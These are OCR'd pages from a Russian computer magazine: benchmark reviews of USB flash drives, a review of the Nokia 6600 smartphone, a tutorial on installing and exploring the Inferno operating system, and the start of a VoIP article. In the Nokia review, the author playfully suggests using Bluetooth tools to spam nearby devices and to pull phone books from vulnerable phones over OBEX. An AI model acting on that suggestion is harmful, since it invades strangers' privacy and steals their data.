
Digma USB Flash drive **256MB**

Время доступа к памяти, мс: 0,748
Загрузка процессора, доли от единицы: 5,04
Индекс передачи данных в начале диапазона, Кбайт/с: 19300
Индекс передачи данных в конце диапазона, Кбайт/с: 19300
Размеры, мм: 70 x 16 x 8

$34

Этот девайс можно уверенно назвать скоростным рекордсменом теста: таких высоких значений показателей передачи данных нет ни у одного из его оппонентов. Несмотря на это, загрузка процессора и время доступа к памяти находятся не на самом лучшем уровне (они все же высоковаты), а на графике видны большие скачки, один из которых находится в середине диапазона. Корпус имеет небольшую толщину и отличается от USB-порта всего на три миллиметра. Крышка снабжена специальными защелками, хорошо закрепляющими ее. На задней части есть окошко для веревочки, но ее, к сожалению, в комплекте нет.





Sony micro Vault plus **256Mb**

Время доступа к памяти, мс: 0,902
Загрузка процессора, доли от единицы: 4,4
Индекс передачи данных в начале диапазона, Кбайт/с: 11800
Индекс передачи данных в конце диапазона, Кбайт/с: 11900
Размеры, мм: 58 x 17 x 7

$33

Одна из самых компактных флешек в обзоре, правда, по толщине она все же не дотягивает до рекорда. Скорости чтения и записи высокие, загрузка процессора невелика, а вот время доступа очень большое. Если не считать двух резких скачков, то полученный график можно назвать практически идеальным. На крышке предусмотрено кольцо для ремешка, но последний в комплекте отсутствует, впрочем, как и удлинитель USB. Крышка никак не крепится к корпусу и ее легко потерять.

Sony micro Vault **128Mb**

Время доступа к памяти, мс: 0,748
Загрузка процессора, доли от единицы: 5,73
Индекс передачи данных в начале диапазона, Кбайт/с: 5190
Индекс передачи данных в конце диапазона, Кбайт/с: 5190
Размеры, мм: 20 x 7 x 61

$150

Сразу же отметим замечательную способность этой флешки: она снабжена детектором отпечатков пальцев, так что если есть необходимость переноса конфиденциальной информации, то Sony micro Vault 128 будет очень кстати, так как, кроме тебя, ни у кого не будет к ней доступа. Все необходимое программное обеспечение входит в комплект. Тем не менее из-за этого детектора размеры диска получились весьма значительными, а чтобы это не мешало подключению, разработчики сделали корпус, сужающийся ближе к USB-порту. А вот результаты теста оказались невысокими: рекордно низкая скорость и высокая загрузка процессора. График остался ровным.

PQI Intelligent Stick **512Mb**

Время доступа к памяти, мс: 0,699
Загрузка процессора, доли от единицы: 6,2
Индекс передачи данных в начале диапазона, Кбайт/с: 8120
Индекс передачи данных в конце диапазона,Кбайт: 8070
Размеры, мм: 18 x 2 x 43

$36

Самая компактная флешка в тесте, так как ее толщина примерно в 2,5 раза меньше, чем у стандартного разъема USB! С одной стороны, это хорошо, но с другой — длина ее все же достаточно велика, чтобы ее можно было легко сломать. Упаковка имеет вид пластины, в которой могут находиться сразу два подобных девайса. А вот скоростные показатели не порадовали: они находятся на низком уровне. Тем не менее график получился ровным, правда, при такой скорости чтения/записи это слабое утешение.

Imation Flash Drive Mini

256MB

Время доступа к памяти, мс: 0,87
Загрузка процессора, доли от единицы: 5,57
Индекс передачи данных в начале диапазона, Кбайт/с: 12700
Индекс передачи данных в конце диапазона, Кбайт/с: 12700
Размеры, мм: 56 x 17 x 8

$23



Imation Flash Drive Mini отличается особой конструкции защитной крышки: она выполнена в виде дужки, способной поворачиваться на 360 градусов и тем самым прикрывать разъем. К сожалению, от пыли такая конструкция не защитит, так как по бокам никаких препятствий для нее нет. Чтобы в открытом положении был виден индикатор работы, на крышке сделано специальное отверстие. Помимо этого, на ней предусмотрено кольцо для ремешка. Результаты тестирования оказались скорее на низком уровне: скорость доступа приближается к антирекорду, время доступа чуть не доходит до миллисекунды. График имеет ярко выраженную пильчатую форму и ряд незначительных перепадов.

LG Xstick Aluminum

2GB

Время доступа к памяти, мс: 0,518
Загрузка процессора, доли от единицы: 4,19
Индекс передачи данных в начале диапазона, Кбайт/с: 11400
Индекс передачи данных в конце диапазона, Кбайт/с: 6720
Размеры, мм: 56 x 17 x 8

$139

По внешнему виду этот флеш-диск напоминает своего выше описанного собрата, но верхняя часть корпуса не зеркальная, а матовая. Во всем остальном они более или менее схожи, правда, у этой загрузки процессора почти рекордно низкая скорость. Из отрицательных сторон можно отметить низкий скоростной показатель в конце диапазона, что легко видеть на графике, который, кстати говоря, не самый лучший, так как чуть дальше середины скорость резко падает и сохраняется такой до конца.

LG Xstick Platinum


1GB

Время доступа к памяти, мс: 0,802
Загрузка процессора, доли от единицы: 5,4
Индекс передачи данных в начале диапазона, Кбайт/с: 8070
Индекс передачи данных в конце диапазона, Кбайт: 8000
Размеры, мм: 51 x 13 x 5

$87

Если ты подаришь эту флешку своей девушке, то она будет в восторге: компактная, корпус полностью выполнен из блестящего металла, в комплект входит цепочка, которую можно носить на шее, и все это упаковано в стильную, снаружи serebристую, а внутри покрытую бархатной тканью коробочку. Выглядит здорово! Правда, скоростные показатели оказались на невысоком уровне: время доступа все же великовато, а скорость на среднем уровне по тесту. График чтения/записи ровный и никаких претензий к нему нет.







KINGMAX MaxDrive I

512Mb

Время доступа к памяти, мс: 0,501
Загрузка процессора, доли от единицы: 6,22
Индекс передачи данных в начале диапазона, Кбайт/с: 11200
Индекс передачи данных в конце диапазона, Кбайт/с: 6660
Размеры, мм: 18 x 8 x 66

$32

У этого устройства нет крышки, защищающей разъем от пыли, — для этого сам разъем задвигается в корпус. К сожалению, рычажок, который надо при этом двигать, снабжен лишь небольшими выступами, которые слабо защищают от проскальзывания пальцев. Эта флешка обладает не самым лучшим графиком чтения/записи: видны два продолжительных и очень резких скачка скорости, причем эти области больше, чем те, на которых скорость велика. Все это видно и в численных значениях. Поэтому индексы передачи данных в начале и конце диапазона сильно различаются.

A-Data BCD Smart

512Mb

Время доступа к памяти, мс: 0,824
Загрузка процессора, доли от единицы: 4,25
Индекс передачи данных в начале диапазона, Кбайт/с: 12800
Индекс передачи данных в конце диапазона, Кбайт/с: 12800
Размеры, мм: 51 x 20 x 8

$38

Сразу же бросается в глаза встроенный жидкокристаллический дисплей, на котором в виде секторной диаграммы отображается заполнение флешки (чем больше места занято, тем больше сектор круга закрашен) и название диска. Начальное и конечное значение индекса передачи данных находятся скорее на высоком уровне, в то время как загрузка процессора могла бы быть и поменьше. Время доступа к памяти особо не отличается от конкурентов. График чтения/записи ровный, но заметные скачки все же имеют место. Из недостатков можно отметить большие размеры носителя. Крышка, закрывающая разъем, никак не крепится к корпусу.

Apacer HANDY STENO HT203



1GB

Время доступа к памяти, мс: 0,748
Загрузка процессора, доли от единицы: 9,56
Индекс передачи данных в начале диапазона, Кбайт/с: 24900
Индекс передачи данных в конце диапазона, Кбайт/с: 25000
Размеры, мм: 21 x 8 x 84

$106

Эту флешку можно по праву назвать самой лучшей в обзоре по всем показателям, и самый главный из них — скорость: она в два раза выше, чем у любой описанной выше! На этом фоне небольшие отклонения на графике чтения/записи будут ничтожно малыми, так что заполнить память полностью можно очень быстро. Хорошая эргономика: толщина девайса небольшая, а крышка крепится к корпусу стильным металлическим тросиком, и потерять ее практически нереально. Да и дизайн Apacer HANDYSTENO HT203 сразу выделяет ее из общей массы.

NOKIA 6600

$260





МНОГО СОФТА

Смартфон работает под Symbian шестой версии и для него написали очень много самого разнообразного софта. На 6600 без проблем можно поставить даже порт Putty и по SSH запускать и контролировать свои гразные процессы на удаленном шелле. Можно элементарно установить Opera и серфить инет; можно поставить UltraMP3, подключить уши, и слушать музыку.

ХОРОШИЙ ЭКРАН

У 6600 хороший, большой и яркий экран. Экрана вполне хватает, чтобы серфить обыкновенные html-сайты при помощи Opera. Например, страница с результатами поиска Яндекса отображается замечательно. Горлум вообще не обламывается: читает в метро книжки прямо с экрана. На 6600 можно запросто смотреть видяшки, показывать друзьям фотки.

VGA-КАМЕРА

У мобильника хорошая камера, которой можно делать нормальные фотки. Это точно не тот случай, когда камера нужна только как понтовый глазик, который добавляет 40 баксов к цене и больше не используется. Если ты отправишься веселиться с друзьями и под рукой не окажется нормального цифровика, вы все равно не обломаетесь: 6600 выручит.

УДОБНАЯ ШТУКА

Это очень удобный телефон. Хорошо лежит в руке, заметно меньше большинства других смартфонов. Корпус легко поменять на любой другой: 600 рублей и твой телефон не похож на все остальные. Карты памяти MMC сейчас стоят недорого, можно в телефон поставить хоть 512 Мб и не париться над свободным местом. Единственное несильное место – стандартная батарейка. Но на 3 дня хватает, если не играть 24h.

ОХОТА НА BLUETOOTH

Стоит только поставить на этот смартфон софтину вроде BTExplorer, как он сразу приравняться в серьезное оружие блюджекера :). Ты сможешь сканировать окрестности, получая имена и BT-адреса соседних устройств, отсылать им сообщения, картинки и vcards в любых количествах и даже просматривать список сервисов устройства. Думаю, можно запросто научить 6600 и вытаскивать через OBEX телефонные книжки с дырявых телефонов.



TEXT A.M.D.F. / HTTP://AMDF.PP.RU /

МАГИЧЕСКИЙ СВИТОК

INFERNO — НОВОЕ ПОКОЛЕНИЕ UNIX УЖЕ СЕЙЧАС!

«БОЛЬШИНСТВО СОВРЕМЕННЫХ UNIX-СИСТЕМ РАЗРАБАТЫВАЮТСЯ ДОСТАТОЧНО ДАВНО, И ОСНОВАНЫ НА ЕЩЕ БОЛЕЕ СТАРЫХ ОПЕРАЦИОННЫХ СИСТЕМАХ. ИХ УСТРОЙСТВО И ЛОГИКА РАБОТЫ ПРОДОЛЖАЕТ ОСНОВЫВАТЬСЯ НА ПРИНЦИПАХ, ЗАЛОЖЕННЫХ ЕЩЕ В 60-Е ГОДЫ ПРОШЛОГО ВЕКА, И ОНИ ПРОДОЛЖАЮТ РАЗВИВАТЬСЯ, НЕ ВНОСЯ КАКИХ-ЛИБО СУЩЕСТВЕННЫХ ИЗМЕНЕНИЙ В ПРИНЦИПЫ СВОЕЙ РАБОТЫ. СУЩЕСТВУЕТ ОПЕРАЦИОННАЯ СИСТЕМА, ПРЕДСТАВИТЕЛЬНИЦА НОВОГО ПОКОЛЕНИЯ UNIX, ПОСТРОЕННАЯ С ИСПОЛЬЗОВАНИЕМ СВЕЖИХ ИДЕЙ. ЕЕ ИМЯ — INFERNO»

НОВЫЙ КОМПАКТНЫЙ UNIX

Inferno — это компактная операционная система, созданная для разработки кроссплатформенных распределенных систем на большом количестве устройств и платформ. Разработчик операционной системы — компания Vita Nuova. Принципы устройства Inferno базируются на разработках лаборатории Bell Labs. Inferno распространяется по довольно сложной системе лицензирования: всего для разных компонентов используется четыре разных лицензии. Например, ядро системы распространяется по лицензии Vita Nuova free-for-all, библиотеки виртуальной машины и компилятора Limbo — по LGPL, а большинство приложений и сам компилятор — по GPL.

ПРИНЦИПЫ РАБОТЫ

В основе функционирования Inferno лежат три простых принципа. Первый принцип заключается в том, что все ресурсы, с которыми имеет дело Inferno, представлены в виде файлов, и для получения доступа к ним необходимо использовать единое для всех видов ресурсов файловое API. С точки зрения программирования, можно совершенно одинаково работать с процессами, сервисами, сетевыми ресурсами и подключениями, а также с устройствами хранения. На похожих принципах строятся все Unix-системы. В этом заключается их существенное отличие от таких операционных систем, как Windows, в которых для файлов имеется свое API, для реестра — другое, для процессов — третье и т.д.
Файлы объединены в иерархическую файловую систему, и из этого вытекает второй принцип Inferno: локальные и удаленные элементы файловой системы могут соседствовать друг с другом, а их обработка ничем не отличается (с точки зрения прикладной программы). Из-за того, что не приходится выбирать метод доступа к файлу, значительно облегчается программирование сетевых распределенных приложений.
Третий принцип — это стандартный коммуникационный протокол. Inferno имеет специальный протокол Styx, служащий для доступа ко всем ресурсам, с которыми работает программа, независимо от того, являются ли они локальными или удаленными. Наличие одного протокола позволяет увеличить безопасность системы, так как Styx поддерживает аутентификацию на основе сертификатов и шифрование трафика. Styx является частью операционной системы, поэтому приложениям не требуется явно его использовать, все происходит на более глубоком уровне. Styx работает поверх разных транспортных протоколов, таких как TCP/IP, ATM и PPP.

МУЛЬТИПЛАТФОРМЕННОСТЬ

Существует два варианта установки Inferno. Первый вариант — обычная установка на жесткий диск компьютера. Второй вариант — установка операционной системы. Для этого не понадобится использовать PC-эмуляторы вроде vmware, потому что средства для запуска под другой операционной системой уже встроены в Inferno. Я рассмотрю здесь только второй вариант, так как он оптимален для ознакомления с новой ОС. Inferno может запускаться практически под всеми распространенными на сегодняшний день платформами: конечно же, под Windows, а также под Linux, FreeBSD и другими Unix-совместимыми системами (Irix, Solaris и даже MacOS X). Что касается Windows, то пригодными для запуска Inferno будут только системы, построенные на базе ядра NT: Windows 2k, XP и 2003. Платформа Win9x не поддерживается. ►

INFERNO — ЭТО КОМПАКТНАЯ ОПЕРАЦИОННАЯ СИСТЕМА, СОЗДАННАЯ ДЛЯ РАЗРАБОТКИ КРОССПЛАТФОРМЕННЫХ РАСПРЕДЕЛЕННЫХ СИСТЕМ


INFERNO

МУЛЬТИПЛАТФОРМЕННОСТЬ

Аппаратные платформы тоже представлены в списке совместимости в большом ассортименте: x86, Sparc, MIPS, ARM, HP-PA, PowerPC и другие.
Для начала понадобится скачать с сайта операционной системы необходимые дистрибутивы. Страница для загрузки четвертой редакции дистрибутива Inferno находится по адресу www.vitanuova.com/inferno/net_download4T.html. Можно скачать образ установочного CD, на котором будут файлы, необходимые для установки на любую из вышеперечисленных платформ. Если же ты точно знаешь, на какую именно платформу ты будешь устанавливать Inferno, а также если ты хочешь сэкономить на времени и трафике (ведь образ установочного CD весит почти 60 Мб, и его скачивание по модему может затянуться), то можно не скачивать все целиком, а загрузить только архив *inferno.tgz*, в котором находится непосредственно сама операционная система и дополнительно еще один архив, в котором будут находиться компоненты, необходимые для запуска на той или иной платформе. Эти два архива будут весить около 20—30 Мб.

УСТАНОВКА НА UNIX

На моей машине установлена FreeBSD 5.4, и я решил установить Inferno сначала на нее. Я скачал дистрибутив Inferno и архив *FreeBSD.tgz* с официального сайта и приступил к установке. Установка выглядит одинаково для всех Unix-систем, так что описанную мной процедуру можно будет применить и к Linux тоже. Стоит отметить, что для установки на Linux доступно для скачивания два отдельных файла: *Linux.tgz* и *Debian.tgz*. Из-за несоответствия версий библиотеки GLIBC разработчики скомпилировали два разных установочных исполняемых файла. Если один из них отказывается запускаться, то следует попробовать использовать другой. В будущем разработчики надеются избавиться от этого недостатка и распространять единый установочный архив для Linux.
Разработчики рекомендуют для начала завести для Inferno отдельного пользователя и производить установку из него. Я обошелся без этого, выполнив установку из-под своего аккаунта. Надо положить два архива *inferno.tgz* и FreeBSD.tgz в отдельный каталог (у меня он называется */home/amdf/inferno_install*) и распаковать их. В Unix-системах следует использовать команду tar с опцией -p, для того чтобы были выставлены корректные права доступа на распакованные файлы. В моем случае распаковка будет выглядеть так:

```
$ tar xzpf inferno.tgz
$ tar xzpf FreeBSD.tgz
```

Теперь тебе надо решить, куда будет установлена Inferno. Если ты создал для Inferno отдельного пользователя, то можешь установить систему в его домашний каталог. Я пользователя не создавал, поэтому выбрал для установки путь */usr/inferno*. В установочном каталоге есть папка install, в которой лежит установочный скрипт. Его имя совпадает с названием платформы, на которую производится установка. В моем случае скрипт называется FreeBSD-386.sh. Именно его необходимо запустить для установки. Скрипту надо передать единственный параметр, который содержит имя каталога, в который будет произведена установка. Вот как надо это делать:

```
# mkdir /usr/inferno
# sh /home/amdf/inferno_install/install/FreeBSD-386.sh
/usr/inferno
```


Система установится в указанную папку. На этом установка закончена.





На нашем диске ты найдешь дистрибутив Inferno Fourth Edition с необходимыми файлами для установки на все поддерживаемые платформы.

УСТАНОВКА НА WINDOWS

Для установки понадобятся архивы *inferno.tgz* и *Nt.tgz*. Их следует распаковать в отдельный каталог любым архиватором, который понимает формат gzip. WinRAR вполне подойдет. Надо проследить за тем, чтобы содержимое двух архивов было распаковано обязательно в один и тот же каталог, а не в два разных, иначе инсталлятор не сможет найти собственные файлы. Далее следует найти в каталоге *install* файл setup.exe и запустить его. Появится окно, в котором следует ввести путь для установки. После выбора каталога надо нажать *Enter*, и система установится. Если скачать с сайта образ загрузочного диска, содержащего компоненты для всех платформ сразу, то установка в этом случае незначительно отличается. Надо записать iso-образ на болванку (или виртуально подключить этот образ в качестве диска). Никакие архивы распаковывать не придется, так как компакт-диск уже будет содержать установочную директорию со всеми необходимыми файлами. Останется только зайти в эту папку и точно так же запустить оттуда установочный скрипт для той или иной платформы.


игры Тетрис и Сапер


файловый менеджер и консоль


системные утилиты — диспетчер задач и дебаггер

После установки сразу можно запускать Inferno. В каталоге, куда была установлена система, должна находиться папка с названием платформы. В ней находятся исполняемые файлы, среди которых есть файл с именем emu (в Windows — *emu.exe*) — его и надо запускать. После запуска появляется консоль Inferno с приглашением ввода в виде точки с запятой. Теперь ты можешь ввести какую-нибудь команду, например ls, чтобы посмотреть список файлов и каталогов в том месте файловой системы, в которой ты находишься. Команды Inferno во многом совпадают с командами Unix-систем, так что юниксоиды сориентируются сразу. Работать с голой консолью неинтересно, поэтому надо попытаться запустить графический интерфейс. Делается это командой «; wm/wm» (далее все команды следует вводить непосредственно в самой Inferno). В FreeBSD в той же папке, в которой находится emu, лежит исполняемый файл wm. Если его запустить, то графический интерфейс появляется сразу же, правда, сначала вылезает окно авторизации. Там нужно ввести логин inferno (пароля нет), после чего тоже появляется рабочий стол. При запуске графического интерфейса откроется новое окно, внутри которого будет рабочий стол серого цвета и серая же панель внизу, с неким подобием кнопки «Пуск». Интерфейс Inferno мне напомнил почему-то Windows 98. Оформление кнопок и окон простое, без модных закругленных углов и полупрозрачных меню. Заголовок окна выглядит привычно: синий прямоугольник и три стандартные кнопки справа. Однако поведение кнопки «развернуть» отличается. В Inferno эта кнопка не сворачивает и разворачивает окно, а позволяет пользователю самому определить желаемый размер окна. При нажатии на кнопку текущее окно оказывается обведенным красной рамкой. Если кликнуть внутри окна и двигать мышкой, удерживая клавишу нажатой, то размер окна меняется в ту сторону, к которой ближе всего был осуществлен клик. Если же кликнуть за пределами окна, то можно обозначить все той же красной рамкой новое расположение и размер окна. Когда кнопка мыши будет отпущена, окно займет новую позицию на экране. Сначала довольно непривычно, но затем привыкаешь. Кроме того, в диалоговых окнах кнопка «OK» располагается не в окне среди прочих кнопок, а тоже в заголовке, рядом с кнопкой «Закрыть».

РАБОТА В ОПЕРАЦИОННОЙ СИСТЕМЕ

ПРОГРАММЫ

Теперь ты можешь открыть главное меню Inferno и познакомиться с некоторыми стандартными приложениями. В меню присутствуют пункты Files и Shell — это файловый менеджер и командная строка. Edit вызывает простой текстовый редактор. По своим возможностям он не превосходит виндовый Notepad, единственная дополнительная функция в нем — это подсветка синтаксиса языка Limbo. Пункт Charon вызывает интернет-браузер. При введении любого в адресной строке адреса почему-то всегда открывался сайт, который запущен у меня на локальном сервере Apache. Судя по открывшейся странице, браузер не поддерживает CSS и JavaScript, зато нормально показывает изображения и русский текст.

В подменю System находятся системные утилиты: дебаггер, диспетчер задач и монитор памяти. Часы почему-то не располагаются на панели задач, как это обычно бывает, а запускаются в виде отдельного приложения Clock, из подменю Misc. В этом же подменю находится программа Colors, демонстрирующая доступную в Inferno палитру, а также странное приложение Infernal Coffee, представляющее собой окно с картинкой, по которой пляшут изображения кофейников. Видимо, это демонстрация графической библиотеки Inferno. Ну и наконец, меню Games. Там есть всего два пункта, один из которых — это игра Tetris. Далеко не все программы Inferno присутствуют в этом меню. Запускать остальные следует из шелла Inferno. Например, чтобы запустить игру «Сапер», следует набрать в командой строке «; wm/sweeper». Еще мне удалось найти игры C4, «Реверси» и «Змейка». Из программ, демонстрирующих возможности Inferno, можно взглянуть на Polyhedra, которая показывает в трехмерном режиме сложные вращающиеся геометрические фигуры с непроизносимыми названиями вроде great ditrigonal dodecicosidodecahedron. Для работы с Интернетом, кроме браузера, есть еще две программы (readmail и sendmail), которые принимают и отправляют электронную почту. Обе программы имеют графический интерфейс. Присутствует так же программа telnet.

Inferno полностью поддерживает Unicode (то, что я так и не нашел, как переключиться на какой-либо язык, отличный от английского, объясняется тем, что это просто еще не реализовано). В состав Inferno включены шрифты с поддержкой латиницы, кириллицы, а также греческого и японского языков. Просмотреть Unicode-таблицу можно в программе unibrowse.

Мне захотелось попробовать открыть в Inferno какие-нибудь популярные форматы видео, аудио и изображений. Довольно быстро я нашел нужные программы: avi, wmplay и view. Сначала я попытался посмотреть какой-нибудь видеоролик. К сожалению, ни один файл проиграть не удалось. Проигрыватель avi, после нажатия на кнопку play, каждый раз выдавал какую-либо ошибку. Дальше я попытался проиграть музыку в формате .wav, в программе wmplay. К сожалению, этого тоже не удалось сделать, так как программа не опознала в подсунутом ей файле звуковой формат и отказалась проиграть его, выдав сообщение not an audio file. Разумеется, моя неудача никак не свидетельствует о том, что Inferno не подходит для мультимедийных задач. Это лишь говорит о качестве поставляемого вместе с системой программного обеспечения. Впрочем, с системой поставляется компилятор, а исходники большинства стандартных утилит открыты, так что любой может переделать программу так, чтобы работало, как следует.

Зато с форматами графических файлов таких проблем не наблюдается. Программа view поддерживает форматы gif, jpg, png, xbm и bit (а вот привычного всем bmp почему-то нет). Предложенные программе файлы указанных форматов нормально открылись и отобразились.

ОБЛАСТИ ПРИМЕНЕНИЯ

Операционная система специально проектировалась с расчетом на открытость, переносимость и компактность, а это значит, что Inferno пригодится везде, где требуются эти факторы. Компактность и большое количество поддерживаемых платформ окажется весьма кстати при использовании во встроенных системах. Графический интерфейс позволит использовать Inferno в развлекательных целях. Внутреннее устройство, упрощающее работу с сетью, пригодится для запуска распределенных вычислений. В общем, возможности для применения Inferno открываются широкие. Игровые и телевизионные приставки, смартфоны, мобильные компьютеры, банкоматы — на всем этом вполне можно работать в Inferno.

Открытость проекта позволит свободно улучшать и совершенствовать все входящие в нее компоненты, а также своевременно исправлять возникающие ошибки. Освоить Inferno не составит труда всем желающим. В этом нам поможет встроенный графический интерфейс. Юниксоиды найдут в Inferno сходную систему команд и прав доступа к файлам, а также организацию файловой системы. Программисты на C/C++/C# и Java получат возможность выучить сходный по синтаксису язык Limbo. Без сомнения, Inferno очень интересный проект, за которым стоит следить.


BINARY YOUR'S

ЯЗЫК LIMBO


Язык программирования Limbo был создан специально для программирования в среде Inferno. Он представляет собой видоизмененный диалект языка Си, в который встроены некоторые дополнительные возможности для эффективного использования возможностей операционной системы. Программа, написанная на Limbo, компилируется в специальный байт-код виртуальной машины DIS и может в дальнейшем исполняться в любом другом экземпляре Inferno, независимо от того, на какой платформе эта операционная система будет запущена. Программа на Limbo состоит из модулей, которые подключаются с помощью директивы include, почти так же, как и в Си. Модуль состоит из двух секций, одна из которых содержит декларации функций, а другая - их реализации. Inferno имеет собственное API, использовать которое можно, подключая к программе файлы модулей с расширением *.m. Подробнее о программировании на языке Limbo можно познакомиться на странице www.vitanuova.com/inferno/limbo.html.



Официальная страница Inferno — www.vitanuova.com/inferno.
Язык Limbo — www.vitanuova.com/inferno/limbo.html.
Сайт на русском языке, посвященный операционным системам Inferno и Plan9. — http://plan9inferno.narod.ru.



интернет-браузер Charon и программа Readmail



исходный код на языке Limbo



TEXT СТЕПАН ИЛЬИН / STEP@GAMELAND.RU /

ПРОЩАЙ, ТЕЛЕФОННАЯ СЕТЬ

девайс для подключения к VoIP с обычного телефона. Другими словами, аналого-цифровой преобразователь

«ОБЩЕНИЕ ГОЛОСОМ ЧЕРЕЗ ИНЕТ УЖЕ ДАВНО НЕ ДИКОВИНКА. ЗА ПОСЛЕДНИЙ ГОД НАМ ВСЕ УШИ ПРОЖУЖЖАЛИ ПО ПОВОДУ ЧУДО-ПРОГРАММЫ SKYPE И ЕЕ МНОГОЧИСЛЕННЫХ АНАЛОГОВ, КОТОРЫЕ ПОЧЕМУ-ТО СТАЛИ ПОЯВЛЯТЬСЯ КАК ГРИБЫ ПОСЛЕ ДОЖДЯ. ВО ВСЕХ КРУПНЫХ ГОРОДАХ СЕЙЧАС РАБОТАЕТ СРАЗУ НЕСКОЛЬКО АЛЬТЕРНАТИВНЫХ ОПЕРАТОРОВ СВЯЗИ, ПРЕДОСТАВЛЯЮЩИХ УСЛУГИ МЕЖДУНАРОДНОЙ И МЕЖДУГОРОДНЕЙ СВЯЗИ ПО ЧРЕЗВЫЧАЙНО НИЗКИМ ТАРИФАМ. А В ОФИСАХ ВСЕ ЧАЩЕ МОЖНО ВСТРЕТИТЬ ТЕЛЕФОНЫ, К КОТОРЫМ ВМЕСТО ОБЫЧНОГО ТЕЛЕФОННОГО КАБЕЛЯ ПОДКЛЮЧЕНА ВИТАЯ ПАРА. В ЭТОМ НЕТ НИЧЕГО УДИВИТЕЛЬНОГО: ТЕХНОЛОГИЯ VOIP НАБИРАЕТ ОБОРОТЫ, ПРИЧЕМ ВО ВСЕХ СВОИХ ПРОЯВЛЕНИЯХ СРАЗУ»

